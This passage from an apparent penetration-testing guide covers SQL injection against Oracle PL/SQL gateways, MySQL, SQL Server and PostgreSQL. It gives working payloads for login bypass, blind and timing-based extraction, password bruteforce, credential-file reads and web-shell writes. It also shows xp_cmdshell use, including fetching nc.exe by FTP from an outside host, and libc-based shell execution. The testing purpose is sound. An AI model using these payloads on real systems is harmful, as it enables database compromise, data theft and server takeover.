the server should return a “404 File Not Found” response because the orasso.home procedure does not require parameters and one has been supplied. However, before the 404 is returned, the following PL/SQL is executed:

```
..
..
if ((owa_match.match_pattern('orasso.home', simple_list__, complex_list__, true))) then
 rc__ := 2;
else
  null;
  orasso.wpg_session.init();
  orasso.home(FOO=>:FOO);
  ..
  ..
```

Note the presence of FOO in the attacker's query string. Attackers can abuse this to run arbitrary SQL. First, they need to close the brackets:

http://server.example.com/pls/dad/orasso.home?);--=BAR

This results in the following PL/SQL being executed:

..
orasso.home();--=>:);--);
..

Note that everything after the double minus (--) is treated as a comment. This request will cause an internal server error because one of the bind variables is no longer used, so the attacker needs to add it back. As it happens, it's this bind variable that is the key to running arbitrary PL/SQL. For the moment, they can just use HTP.PRINT to print BAR, and add the needed bind variable as :1:

http://server.example.com/pls/dad/orasso.home?);HTP.PRINT(:1);--=BAR

This should return a 200 with the word "BAR" in the HTML. What's happening here is that everything after the equals sign - BAR in this case - is the data inserted into the bind variable. Using the same technique it's possible to also gain access to owa_util.cellsprint again:

http://www.example.com/pls/dad/orasso.home?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+USERNAME+FROM+ALL_USERS

To execute arbitrary SQL, including DML and DDL statements, the attacker inserts an execute immediate :1:

http://server.example.com/pls/dad/orasso.home?);execute%20immediate%20:1;--=select%201%20from%20dual

Note that the output won't be displayed. This can be leveraged to exploit any PL/SQL injection bugs owned by SYS, thus enabling an attacker to gain complete control of the backend database server. For example, the following URL takes advantage of the SQL injection flaws in DBMS_EXPORT_EXTENSION (see http://secunia.com/advisories/19860)

http://www.example.com/pls/dad/orasso.home?);
execute%20immediate%20:1;--=DECLARE%20BUF%20VARCHAR2(2000);%20BEGIN%20
BUF:=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES
('INDEX_NAME','INDEX_SCHEMA','DBMS_OUTPUT.PUT_LINE(:p1);
EXECUTE%20IMMEDIATE%20"CREATE%20OR%20REPLACE%20
PUBLIC%20SYNONYM%20BREAKABLE%20FOR%20SYS.OWA_UTIL";
END;--','SYS',1,'VER',0);END;

Assessing Custom PL/SQL Web Applications

During black box security assessments, the code of the custom PL/SQL application is not available, but it still needs to be assessed for security vulnerabilities.

Testing for SQL Injection

Each input parameter should be tested for SQL injection flaws. These are easy to find and confirm. Finding them is as easy as embedding a single quote into the parameter and checking for error responses (which include 404 Not Found errors). Confirming the presence of SQL injection can be performed using the concatenation operator.

For example, assume there is a bookstore PL/SQL web application that allows users to search for books by a given author:

http://www.example.com/pls/bookstore/books.search?author=DICKENS

If this request returns books by Charles Dickens, but

http://www.example.com/pls/bookstore/books.search?author=DICK'ENS

returns an error or a 404, then there might be a SQL injection flaw. This can be confirmed by using the concatenation operator:

http://www.example.com/pls/bookstore/books.search?author=DICK'||'ENS

If this request returns books by Charles Dickens, you've confirmed the presence of the SQL injection vulnerability.

References

Whitepapers

- Hackproofing Oracle Application Server (A Guide to Securing Oracle 9) - http://www.itsec.gov.cn/docs/20090507151158287612.pdf
- Oracle PL/SQL Injection - http://www.databasesecurity.com/oracle/oracle-plsql-2.pdf

Tools

- SQLInjector - http://www.databasesecurity.com/sql-injector.htm
- Orascan (Oracle Web Application VA scanner), NGS SQuirreL (Oracle RDBMS VA Scanner) - http://www.nccgroup.com/en/our-services/security-testing-audit-compliance/information-security-software/ngs-orascan/

4.8.6.2 MySQL Testing

Short Description of the Issue

SQL Injection vulnerabilities occur whenever input is used in the construction of a SQL query without being adequately constrained or sanitized. The use of dynamic SQL (the construction of SQL queries by concatenation of strings) opens the door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers. It allows for the execution of SQL code under the privileges of the user used to connect to the database.

MySQL server has a few particularities so that some exploits need to be specially customized for this application. That's the subject of this section.

Black Box testing and example

How to Test

When an SQL injection vulnerability is found in an application backed by a MySQL database, there are a number of attacks that could be performed depending on the MySQL version and user privileges on DBMS.

MySQL comes with at least four versions which are used in production worldwide. 3.23.x, 4.0.x, 4.1.x and 5.0.x. Every version has a set of features proportional to version number.

- From Version 4.0: UNION
- From Version 4.1: Subqueries
- From Version 5.0: Stored procedures, Stored functions and the view named INFORMATION_SCHEMA

- From Version 5.0.2: Triggers

It should be noted that for MySQL versions before 4.0.x, only Boolean or time-based Blind Injection attacks could be used, since the subquery functionality or UNION statements were not implemented.

From now on, we will assume that there is a classic SQL injection vulnerability, which can be triggered by a request similar to the the one described in the Section on Testing for SQL Injection.

http://www.example.com/page.php?id=2

The Single Quotes Problem

Before taking advantage of MySQL features, it has to be taken in consideration how strings could be represented in a statement, as often web applications escape single quotes.

MySQL quote escaping is the following:

'A string with \'quotes\'"

That is, MySQL interprets escaped apostrophes (\') as characters and not as metacharacters.

So if the application, to work properly, needs to use constant strings, two cases are to be differentiated:

1. Web app escapes single quotes (' => \')
2. Web app does not escape single quotes (' => ')

Under MySQL, there is a standard way to bypass the need of single quotes, having a constant string to be declared without the need for single quotes.

Let's suppose we want to know the value of a field named 'password' in a record, with a condition like the following: password like 'A%'

1. The ASCII values in a concatenated hex:
2. password LIKE 0x4125
3. The char() function:
4. password LIKE CHAR(65,37)

Multiple mixed queries:

MySQL library connectors do not support multiple queries separated by **';'** so there's no way to inject multiple non-homogeneous SQL commands inside a single SQL injection vulnerability like in Microsoft SQL Server.

For example the following injection will result in an error:

1 ; update tablename set code='javascript code' where 1 --

Information gathering

Fingerprinting MySQL

Of course, the first thing to know is if there's MySQL DBMS as a backend.

MySQL server has a feature that is used to let other DBMS ignore a clause in MySQL dialect. When a comment block *('/**/')* contains an exclamation mark *('/*! sql here*/')* it is interpreted by MySQL, and is considered as a normal comment block by other DBMS as explained in MySQL manual.

Example:

1 /*! and 1=0 */

Result Expected:

If MySQL is present, the clause inside the comment block will be interpreted.

Version

There are three ways to gain this information:

1. By using the global variable @@version
2. By using the function [VERSION()]
3. By using comment fingerprinting with a version number /*!40110 and 1=0*/
4. which means

if(version >= 4.1.10)
  add 'and 1=0' to the query.

These are equivalent as the result is the same.

In band injection:

1 AND 1=0 UNION SELECT @@version /*

Inferential injection:

1 AND @@version like '4.0%'

Result Expected:

A string like this: ***5.0.22-log***

Login User

There are two kinds of users MySQL Server relies upon.

1. [USER()]: the user connected to the MySQL Server.
2. [CURRENT_USER()]: the internal user who is executing the query.

There is some difference between 1 and 2.

The main one is that an anonymous user could connect (if allowed) with any name, but the MySQL internal user is an empty name ('').

Another difference is that a stored procedure or a stored function are executed as the creator user, if not declared elsewhere. This can be known by using **CURRENT_USER**.

In band injection:

1 AND 1=0 UNION SELECT USER()

Inferential injection:

1 AND USER() like 'root%'

Result Expected:

A string like this: ***user@hostname***

Database name in use

There is the native function DATABASE()

In band injection:

1 AND 1=0 UNION SELECT DATABASE()

Inferential injection:

1 AND DATABASE() like 'db%'

Result Expected:

A string like this: ***dbname***

INFORMATION_SCHEMA

From MySQL 5.0 a view named [INFORMATION_SCHEMA] was created. It allows us to get all informations about databases, tables, and columns, as well as procedures and functions.

Here is a summary of some interesting Views.

Tables_in_INFORMATION_SCHEMA	**DESCRIPTION**
..[skipped]..	..[skipped]..
SCHEMATA	All databases the user has (at least) SELECT_priv
SCHEMA_PRIVILEGES	The privileges the user has for each DB
TABLES	All tables the user has (at least) SELECT_priv
TABLE_PRIVILEGES	The privileges the user has for each table
COLUMNS	All columns the user has (at least) SELECT_priv
COLUMN_PRIVILEGES	The privileges the user has for each column
VIEWS	All columns the user has (at least) SELECT_priv
ROUTINES	Procedures and functions (needs EXECUTE_priv)
TRIGGERS	Triggers (needs INSERT_priv)

USER_PRIVILEGES	Privileges connected User has

All of this information could be extracted by using known techniques as described in SQL Injection section.

Attack vectors

Write in a File

If the connected user has **FILE** privileges and single quotes are not escaped, the 'into outfile' clause can be used to export query results in a file.

Select * from table into outfile '/tmp/file'

Note: there is no way to bypass single quotes surrounding a filename. So if there's some sanitization on single quotes like escape (\') there will be no way to use the 'into outfile' clause.

This kind of attack could be used as an out-of-band technique to gain information about the results of a query or to write a file which could be executed inside the web server directory.

Example:

1 limit 1 into outfile '/var/www/root/test.jsp' FIELDS ENCLOSED BY '//' LINES TERMINATED BY '\n<%jsp code here%>';

Result Expected:

Results are stored in a file with rw-rw-rw privileges owned by MySQL user and group.

Where */var/www/root/test.jsp* will contain:

//field values//
<%jsp code here%>

Read from a File

Load_file is a native function that can read a file when allowed by filesystem permissions.

If a connected user has **FILE** privileges, it could be used to get the files' content.

Single quotes escape sanitization can by bypassed by using previously described techniques.

load_file('filename')

Result Expected:

The whole file will be available for exporting by using standard techniques.

Standard SQL Injection Attack

In a standard SQL injection you can have results displayed directly in a page as normal output or as a MySQL error. By using already mentioned SQL Injection attacks and the already described MySQL features, direct SQL injection could be easily accomplished at a level depth depending primarily on the MySQL version the pentester is facing.

A good attack is to know the results by forcing a function/procedure or the server itself to throw an error. A list of errors thrown by MySQL and in particular native functions could be found on MySQL Manual.

Out of band SQL Injection

Out of band injection could be accomplished by using the 'into outfile' clause.

Blind SQL Injection

For blind SQL injection, there is a set of useful function natively provided by MySQL server.

- String Length:
    - *LENGTH(str)*
- Extract a substring from a given string:
    - *SUBSTRING(string, offset, #chars_returned)*
- Time based Blind Injection: BENCHMARK and SLEEP
    - *BENCHMARK(#ofcycles,action_to_be_performed)*

      The benchmark function could be used to perform timing attacks, when blind injection by boolean values does not yield any results.

      See. SLEEP() (MySQL > 5.0.x) for an alternative on benchmark.

For a complete list, refer to MySQL manual - http://dev.mysql.com/doc/refman/5.0/en/functions.html

References

Whitepapers

- Chris Anley: "Hackproofing MySQL" - http://www.databasesecurity.com/mysql/HackproofingMySQL.pdf

Case Studies

- Zeelock: Blind Injection in MySQL Databases - http://archive.cert.uni-stuttgart.de/bugtraq/2005/02/msg00289.html

Tools

- Francois Larouche: Multiple DBMS SQL Injection tool - http://www.sqlpowerinjector.com/index.htm
- ilo--, Reversing.org - sqlbftools
- Bernardo Damele A. G.: sqlmap, automatic SQL injection tool - http://sqlmap.org/
- Muhaimin Dzulfakar: MySqloit, MySql Injection takeover tool - http://code.google.com/p/mysqloit/
- http://sqlsus.sourceforge.net/

4.8.6.3 SQL Server Testing

Brief Summary

In this section some SQL Injection techniques that utilize specific features of Microsoft SQL Server will be discussed.

Short Description of the Issue

SQL injection vulnerabilities occur whenever input is used in the construction of an SQL query without being adequately constrained or sanitized. The use of dynamic SQL (the construction of SQL queries by concatenation of strings) opens the door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers and execute SQL code under the privileges of the user used to connect to the database.

As explained in SQL injection, a SQL-injection exploit requires two things: an entry point and an exploit to enter. Any user-controlled parameter that gets processed by the

application might be hiding a vulnerability. This includes:

- Application parameters in query strings (e.g., GET requests)
- Application parameters included as part of the body of a POST request
- Browser-related information (e.g., user-agent, referrer)
- Host-related information (e.g., host name, IP)
- Session-related information (e.g., user ID, cookies)

Microsoft SQL server has a few unique characteristics, so some exploits need to be specially customized for this application.

Black Box testing and example

SQL Server Characteristics

To begin, let's see some SQL Server operators and commands/stored procedures that are useful in a SQL Injection test:

- comment operator: -- (useful for forcing the query to ignore the remaining portion of the original query; this won't be necessary in every case)
- query separator: ; (semicolon)
- Useful stored procedures include:
    - [xp_cmdshell] executes any command shell in the server with the same permissions that it is currently running. By default, only **sysadmin** is allowed to use it and in SQL Server 2005 it is disabled by default (it can be enabled again using sp_configure)
    - **xp_regread** reads an arbitrary value from the Registry (undocumented extended procedure)
    - **xp_regwrite** writes an arbitrary value into the Registry (undocumented extended procedure)
    - [sp_makewebtask] Spawns a Windows command shell and passes in a string for execution. Any output is returned as rows of text. It requires **sysadmin** privileges.
    - [xp_sendmail] Sends an e-mail message, which may include a query result set attachment, to the specified recipients. This extended stored procedure uses SQL

Mail to send the message.

Let's see now some examples of specific SQL Server attacks that use the aforementioned functions. Most of these examples will use the **exec** function.

Below we show how to execute a shell command that writes the output of the command *dir c:\inetpub* in a browseable file, assuming that the web server and the DB server reside on the same host. The following syntax uses xp_cmdshell:

exec master.dbo.xp_cmdshell 'dir c:\inetpub > c:\inetpub\wwwroot\test.txt'--

Alternatively, we can use sp_makewebtask:

exec sp_makewebtask 'C:\Inetpub\wwwroot\test.txt', 'select * from master.dbo.sysobjects'--

A successful execution will create a file that can be browsed by the pen tester. Keep in mind that sp_makewebtask is deprecated, and, even if it works in all SQL Server versions up to 2005, it might be removed in the future.

In addition, SQL Server built-in functions and environment variables are very handy. The following uses the function **db_name()** to trigger an error that will return the name of the database:

/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20db_name())

Notice the use of [convert]:

CONVERT (data_type [(length)] , expression [, style])

CONVERT will try to convert the result of db_name (a string) into an integer variable, triggering an error, which, if displayed by the vulnerable application, will contain the name of the DB.

The following example uses the environment variable **@@version** , combined with a "union select"-style injection, in order to find the version of the SQL Server.

/form.asp?prop=33%20union%20select%201,2006-01-06,2007-01-06,1,'stat','name1','name2',2006-01-06,1,@@version%20--

And here's the same attack, but using again the conversion trick:

/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20@@VERSION)

Information gathering is useful for exploiting software vulnerabilities at the SQL Server, through the exploitation of an SQL-injection attack or direct access to the SQL listener.

In the following, we show several examples that exploit SQL injection vulnerabilities through different entry points.

Example 1: Testing for SQL Injection in a GET request.

The most simple (and sometimes most rewarding) case would be that of a login page requesting an username and password for user login. You can try entering the following string ''' or '1'='1" (without double quotes):

https://vulnerable.web.app/login.asp?Username='%20or%20'1'='1&Password='%20or%20'1'='1

If the application is using Dynamic SQL queries, and the string gets appended to the user credentials validation query, this may result in a successful login to the application.

Example 2: Testing for SQL Injection in a GET request

In order to learn how many columns exist

https://vulnerable.web.app/list_report.aspx?number=001%20UNION%20ALL%201,1,'a',1,1,1%20FROM%20users;--

Example 3: Testing in a POST request

SQL Injection, HTTP POST Content: email=%27&whichSubmit=submit&submit.x=0&submit.y=0

A complete post example:

POST https://vulnerable.web.app/forgotpass.asp HTTP/1.1
Host: vulnerable.web.app
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.7) Gecko/20060909 Firefox/1.5.0.7 Paros/3.2.13
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://vulnerable.web.app/forgotpass.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

email=%27&whichSubmit=submit&submit.x=0&submit.y=0

The error message obtained when a ' (single quote) character is entered at the email field is:

Microsoft OLE DB Provider for SQL Server error '80040e14'
Unclosed quotation mark before the character string *'*.
/forgotpass.asp, line 15

Example 4: Yet another (useful) GET example

Obtaining the application's source code

a' ; master.dbo.xp_cmdshell ' copy c:\inetpub\wwwroot\login.aspx
c:\inetpub\wwwroot\login.txt';--

Example 5: custom xp_cmdshell

All books and papers describing the security best practices for SQL Server recommend disabling xp_cmdshell in SQL Server 2000 (in SQL Server 2005 it is disabled by default). However, if we have sysadmin rights (natively or by bruteforcing the sysadmin password, see below), we can often bypass this limitation.

On SQL Server 2000:

- If xp_cmdshell has been disabled with sp_dropextendedproc, we can simply inject the following code:

sp_addextendedproc 'xp_cmdshell','xp_log70.dll'

- If the previous code does not work, it means that the xp_log70.dll has been moved or

deleted. In this case we need to inject the following code:

```
CREATE PROCEDURE xp_cmdshell(@cmd varchar(255), @Wait int = 0) AS
  DECLARE @result int, @OLEResult int, @RunResult int
  DECLARE @ShellID int
  EXECUTE @OLEResult = sp_OACreate 'WScript.Shell', @ShellID OUT
  IF @OLEResult <> 0 SELECT @result = @OLEResult
  IF @OLEResult <> 0 RAISERROR ('CreateObject %0X', 14, 1, @OLEResult)
  EXECUTE @OLEResult = sp_OAMethod @ShellID, 'Run', Null, @cmd, 0, @Wait
  IF @OLEResult <> 0 SELECT @result = @OLEResult
  IF @OLEResult <> 0 RAISERROR ('Run %0X', 14, 1, @OLEResult)
  EXECUTE @OLEResult = sp_OADestroy @ShellID
  return @result
```

This code, written by Antonin Foller (see links at the bottom of the page), creates a new xp_cmdshell using sp_oacreate, sp_oamethod and sp_oadestroy (as long as they haven't been disabled too, of course). Before using it, we need to delete the first xp_cmdshell we created (even if it was not working), otherwise the two declarations will collide.

On SQL Server 2005, xp_cmdshell can be enabled by injecting the following code instead:

```
master..sp_configure 'show advanced options',1
reconfigure
master..sp_configure 'xp_cmdshell',1
reconfigure
```

Example 6: Referer / User-Agent

The REFERER header set to:

```
Referer: https://vulnerable.web.app/login.aspx', 'user_agent', 'some_ip'); [SQL CODE]--
```

Allows the execution of arbitrary SQL Code. The same happens with the User-Agent header set to:

```
User-Agent: user_agent', 'some_ip'); [SQL CODE]--
```

Example 7: SQL Server as a port scanner

In SQL Server, one of the most useful (at least for the penetration tester) commands is OPENROWSET, which is used to run a query on another DB Server and retrieve the results. The penetration tester can use this command to scan ports of other machines in the target network, injecting the following query:

```
select * from
OPENROWSET('SQLOLEDB','uid=sa;pwd=foobar;Network=DBMSSOCN;Address=x.y.w.z,p;timeout=5','select 1')--
```

This query will attempt a connection to the address x.y.w.z on port p. If the port is closed, the following message will be returned:

```
SQL Server does not exist or access denied
```

On the other hand, if the port is open, one of the following errors will be returned:

```
General network error. Check your network documentation
```

```
OLE DB provider 'sqloledb' reported an error. The provider did not give any information about the error.
```

Of course, the error message is not always available. If that is the case, we can use the response time to understand what is going on: with a closed port, the timeout (5 seconds in this example) will be consumed, whereas an open port will return the result right away.

Keep in mind that OPENROWSET is enabled by default in SQL Server 2000 but disabled in SQL Server 2005.

Example 8: Upload of executables

Once we can use xp_cmdshell (either the native one or a custom one), we can easily upload executables on the target DB Server. A very common choice is netcat.exe, but any trojan will be useful here. If the target is allowed to start FTP connections to the tester's machine, all that is needed is to inject the following queries:

```
exec master..xp_cmdshell 'echo open ftp.tester.org > ftpscript.txt';--
exec master..xp_cmdshell 'echo USER >> ftpscript.txt';--
```

```
exec master..xp_cmdshell 'echo PASS >> ftpscript.txt';--
exec master..xp_cmdshell 'echo bin >> ftpscript.txt';--
exec master..xp_cmdshell 'echo get nc.exe >> ftpscript.txt';--
exec master..xp_cmdshell 'echo quit >> ftpscript.txt';--
exec master..xp_cmdshell 'ftp -s:ftpscript.txt';--
```

At this point, nc.exe will be uploaded and available.

If FTP is not allowed by the firewall, we have a workaround that exploits the Windows debugger, debug.exe, that is installed by default in all Windows machines. Debug.exe is scriptable and is able to create an executable by executing an appropriate script file. What we need to do is to convert the executable into a debug script (which is a 100% ASCII file), upload it line by line and finally call debug.exe on it. There are several tools that create such debug files (e.g.: makescr.exe by Ollie Whitehouse and dbgtool.exe by toolcrypt.org). The queries to inject will therefore be the following:

```
exec master..xp_cmdshell 'echo [debug script line #1 of n] > debugscript.txt';--
exec master..xp_cmdshell 'echo [debug script line #2 of n] >> debugscript.txt';--
....
exec master..xp_cmdshell 'echo [debug script line #n of n] >> debugscript.txt';--
exec master..xp_cmdshell 'debug.exe < debugscript.txt';--
```

At this point, our executable is available on the target machine, ready to be executed.

There are tools that automate this process, most notably Bobcat, which runs on Windows, and Sqlninja, which runs on Unix (See the tools at the bottom of this page).

Obtain information when it is not displayed (Out of band)

Not all is lost when the web application does not return any information --such as descriptive error messages (cf. Blind SQL Injection). For example, it might happen that one has access to the source code (e.g., because the web application is based on an open source software). Then, the pen tester can exploit all the SQL injection vulnerabilities discovered offline in the web application. Although an IPS might stop some of these attacks, the best way would be to proceed as follows: develop and test the attacks in a testbed created for that purpose, and then execute these attacks against the web application being tested.

Other options for out of band attacks are described in Sample 4 above.

Blind SQL injection attacks

Trial and error

Alternatively, one may play lucky. That is the attacker may assume that there is a blind or out-of-band SQL injection vulnerability in a the web application. He will then select an attack vector (e.g., a web entry), use fuzz vectors (1) against this channel and watch the response. For example, if the web application is looking for a book using a query

select * from books where title=**text entered by the user**

then the penetration tester might enter the text: '**Bomba' OR 1=1-** and if data is not properly validated, the query will go through and return the whole list of books. This is evidence that there is a SQL injection vulnerability. The penetration tester might later *play* with the queries in order to assess the criticality of this vulnerability.

If more than one error message is displayed

On the other hand, if no prior information is available, there is still a possibility of attacking by exploiting any *covert channel*. It might happen that descriptive error messages are stopped, yet the error messages give some information. For example:

- In some cases the web application (actually the web server) might return the traditional *500: Internal Server Error*, say when the application returns an exception that might be generated, for instance, by a query with unclosed quotes.
- While in other cases the server will return a 200 OK message, but the web application will return some error message inserted by the developers *Internal server error* or *bad data*.

This one bit of information might be enough to understand how the dynamic SQL query is constructed by the web application and tune up an exploit.

Another out-of-band method is to output the results through HTTP browseable files.

Timing attacks

There is one more possibility for making a blind SQL injection attack when there is not visible feedback from the application: by measuring the time that the web application takes to answer a request. An attack of this sort is described by Anley in ([2]) from where we take the

next examples. A typical approach uses the *waitfor delay* command: let's say that the attacker wants to check if the 'pubs' sample database exists, he will simply inject the following command:

```
if exists (select * from pubs..pub_info) waitfor delay '0:0:5'
```

Depending on the time that the query takes to return, we will know the answer. In fact, what we have here is two things: a **SQL injection vulnerability** and a **covert channel** that allows the penetration tester to get 1 bit of information for each query. Hence, using several queries (as many queries as bits in the required information) the pen tester can get any data that is in the database. Look at the following query

```
declare @s varchar(8000)
declare @i int
select @s = db_name()
select @i = [some value]
if (select len(@s)) < @i waitfor delay '0:0:5'
```

Measuring the response time and using different values for @i, we can deduce the length of the name of the current database, and then start to extract the name itself with the following query:

```
if (ascii(substring(@s, @byte, 1)) & ( power(2, @bit))) > 0 waitfor delay '0:0:5'
```

This query will wait for 5 seconds if bit '@bit' of byte '@byte' of the name of the current database is 1, and will return at once if it is 0. Nesting two cycles (one for @byte and one for @bit) we will we able to extract the whole piece of information.

However, it might happen that the command *waitfor* is not available (e.g., because it is filtered by an IPS/web application firewall). This doesn't mean that blind SQL injection attacks cannot be done, as the pen tester should only come up with any time consuming operation that is not filtered. For example

```
declare @i int select @i = 0
while @i < 0xaffff begin
select @i = @i + 1
end
```

Checking for version and vulnerabilities

The same timing approach can be used also to understand which version of SQL Server we are dealing with. Of course we will leverage the built-in @@version variable. Consider the following query:

```
select @@version
```

On SQL Server 2005, it will return something like the following:

```
Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86) Oct 14 2005 00:33:37 <snip>
```

The '2005' part of the string spans from the 22nd to the 25th character. Therefore, one query to inject can be the following:

```
if substring((select @@version),25,1) = 5 waitfor delay '0:0:5'
```

Such query will wait 5 seconds if the 25th character of the @@version variable is '5', showing us that we are dealing with a SQL Server 2005. If the query returns immediately, we are probably dealing with SQL Server 2000, and another similar query will help to clear all doubts.

Example 9: bruteforce of sysadmin password

To bruteforce the sysadmin password, we can leverage the fact that OPENROWSET needs proper credentials to successfully perform the connection and that such a connection can be also "looped" to the local DB Server. Combining these features with an inferenced injection based on response timing, we can inject the following code:

```
select * from OPENROWSET('SQLOLEDB','';'sa';'<pwd>','select 1;waitfor delay "0:0:5" ')
```

What we do here is to attempt a connection to the local database (specified by the empty field after 'SQLOLEDB') using "sa" and "<pwd>" as credentials. If the password is correct and the connection is successful, the query is executed, making the DB wait for 5 seconds (and also returning a value, since OPENROWSET expects at least one column). Fetching the candidate passwords from a wordlist and measuring the time needed for each connection, we can attempt to guess the correct password. In "Data-mining with SQL Injection and Inference", David Litchfield pushes this technique even further, by injecting a piece of code in order to bruteforce the sysadmin password using the CPU resources of the DB Server itself. Once we have the sysadmin

password, we have two choices:

- Inject all following queries using OPENROWSET, in order to use sysadmin privileges
- Add our current user to the sysadmin group using sp_addsrvrolemember. The current user name can be extracted using inferenced injection against the variable system_user.

Remember that OPENROWSET is accessible to all users on SQL Server 2000 but it is restricted to administrative accounts on SQL Server 2005.

References

Whitepapers

- David Litchfield: "Data-mining with SQL Injection and Inference" - http://www.databasesecurity.com/webapps/sqlinference.pdf
- Chris Anley, "(more) Advanced SQL Injection" - http://www.encription.co.uk/downloads/more_advanced_sql_injection.pdf
- Steve Friedl's Unixwiz.net Tech Tips: "SQL Injection Attacks by Example" - http://www.unixwiz.net/techtips/sql-injection.html
- Alexander Chigrik: "Useful undocumented extended stored procedures" - http://www.mssqlcity.com/Articles/Undoc/UndocExtSP.htm
- Antonin Foller: "Custom xp_cmdshell, using shell object" - http://www.motobit.com/tips/detpg_cmdshell
- Paul Litwin: "Stop SQL Injection Attacks Before They Stop You" - http://msdn.microsoft.com/en-us/magazine/cc163917.aspx
- SQL Injection - http://msdn2.microsoft.com/en-us/library/ms161953.aspx
- Cesar Cerrudo: Manipulating Microsoft SQL Server Using SQL Injection - http://www.appsecinc.com/presentations/Manipulating_SQL_Server_Using_SQL_Injection.pdf uploading files, getting into internal network, port scanning, DOS

Tools

- Francois Larouche: Multiple DBMS SQL Injection tool - [SQL Power Injector]
- Northern Monkee: [Bobcat]
- icesurfer: SQL Server Takeover Tool - [sqlninja]
- Bernardo Damele A. G.: sqlmap, automatic SQL injection tool - http://sqlmap.org/

4.8.6.4 Testing PostgreSQL

Overview

In this section, some SQL Injection techniques for PostgreSQL will be discussed. Keep in mind the following characteristics:

- PHP Connector allows multiple statements to be executed by using **;** as a statement separator
- SQL Statements can be truncated by appending the comment char: **--**.
- *LIMIT* and *OFFSET* can be used in a *SELECT* statement to retrieve a portion of the result set generated by the *query*

From here after, we assume that *http://www.example.com/news.php?id=1* is vulnerable to SQL Injection attacks.

Description

Identifying PostgreSQL

When a SQL Injection has been found, you need to carefully fingerprint the backend database engine. You can determine that the backend database engine is PostgreSQL by using the *::* cast operator.

Examples:

http://www.example.com/store.php?id=1 AND 1::int=1

In addition, the function *version()* can be used to grab the PostgreSQL banner. This will also show the underlying operating system type and version.

Example:

http://www.example.com/store.php?id=1 UNION ALL SELECT NULL,version(),NULL LIMIT 1 OFFSET 1--

An example of a banner string that could be returned is:

PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)

Blind Injection

For blind SQL injection attacks, you should take into consideration the following built-in functions:

- String Length
    - *LENGTH(str)*
- Extract a substring from a given string
    - *SUBSTR(str,index,offset)*
- String representation with no single quotes
    - *CHR(104)||CHR(101)||CHR(108)||CHR(108)||CHR(111)*

Starting at version 8.2, PostgreSQL introduced a built-in function, *pg_sleep(n)*, to make the current session process sleep for *n* seconds. This function can be leveraged to execute timing attacks (discussed in detail at Blind SQL Injection). In addition, you can easily create a custom *pg_sleep(n)* in previous versions by using libc:

- CREATE function pg_sleep(int) RETURNS int AS '/lib/libc.so.6', 'sleep' LANGUAGE 'C' STRICT

Single Quote unescape

Strings can be encoded, to prevent single quotes escaping, by using chr() function.

- chr(n): Returns the character whose ASCII value corresponds to the number n
- ascii(n): Returns the ASCII value which corresponds to the character n

Let's say you want to encode the string 'root':

```
 select ascii('r')
  114
  select ascii('o')
  111
  select ascii('t')
  116
```

We can encode 'root' as:

chr(114)||chr(111)||chr(111)||chr(116)

Example:

http://www.example.com/store.php?id=1; UPDATE users SET PASSWORD=chr(114)|| chr(111)||chr(111)||chr(116)--

Attack Vectors

Current User

The identity of the current user can be retrieved with the following SQL SELECT statements:

SELECT user
SELECT current_user
SELECT session_user
SELECT usename FROM pg_user
SELECT getpgusername()

Examples:

http://www.example.com/store.php?id=1 UNION ALL SELECT user,NULL,NULL--
http://www.example.com/store.php?id=1 UNION ALL SELECT current_user, NULL, NULL--

Current Database

The built-in function current_database() returns the current database name.

Example:

http://www.example.com/store.php?id=1 UNION ALL SELECT current_database(),NULL,NULL--

Reading from a file

PostgreSQL provides two ways to access a local file:

- COPY statement
- pg_read_file() internal function (starting from PostgreSQL 8.1)

COPY:

This operator copies data between a file and a table. The PostgreSQL engine accesses the local file system as the *postgres* user.

Example:

/store.php?id=1; CREATE TABLE file_store(id serial, data text)--
/store.php?id=1; COPY file_store(data) FROM '/var/lib/postgresql/.psql_history'--

Data should be retrieved by performing a *UNION Query SQL Injection*:

- retrieves the number of rows previously added in *file_store* with *COPY* statement
- retrieves a row at a time with UNION SQL Injection

Example:

/store.php?id=1 UNION ALL SELECT NULL, NULL, max(id)::text FROM file_store LIMIT 1 OFFSET 1;--
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 1;--
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 2;--
...
...
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 11;--

pg_read_file():

This function was introduced in *PostgreSQL 8.1* and allows one to read arbitrary files located inside DBMS data directory.

Examples:

- SELECT pg_read_file('server.key',0,1000);

Writing to a file

By reverting the COPY statement, we can write to the local file system with the *postgres* user rights

/store.php?id=1; COPY file_store(data) TO '/var/lib/postgresql/copy_output'--

Shell Injection

PostgreSQL provides a mechanism to add custom functions by using both Dynamic Library and scripting languages such as python, perl, and tcl.

Dynamic Library

Until PostgreSQL 8.1, it was possible to add a custom function linked with *libc*:

- CREATE FUNCTION system(cstring) RETURNS int AS '/lib/libc.so.6', 'system' LANGUAGE 'C' STRICT

Since *system* returns an *int* how we can fetch results from *system* stdout?

Here's a little trick:

- create a *stdout* table
    - *CREATE TABLE stdout(id serial, system_out text)*
- executing a shell command redirecting its *stdout*
    - *SELECT system('uname -a > /tmp/test')*
- use a *COPY* statements to push output of previous command in *stdout* table
    - *COPY stdout(system_out) FROM '/tmp/test'*
- retrieve output from *stdout*
    - *SELECT system_out FROM stdout*

Example:

/store.php?id=1; CREATE TABLE stdout(id serial, system_out text) --

/store.php?id=1; CREATE FUNCTION system(cstring) RETURNS int AS '/lib/libc.so.6','system' LANGUAGE 'C'
STRICT --

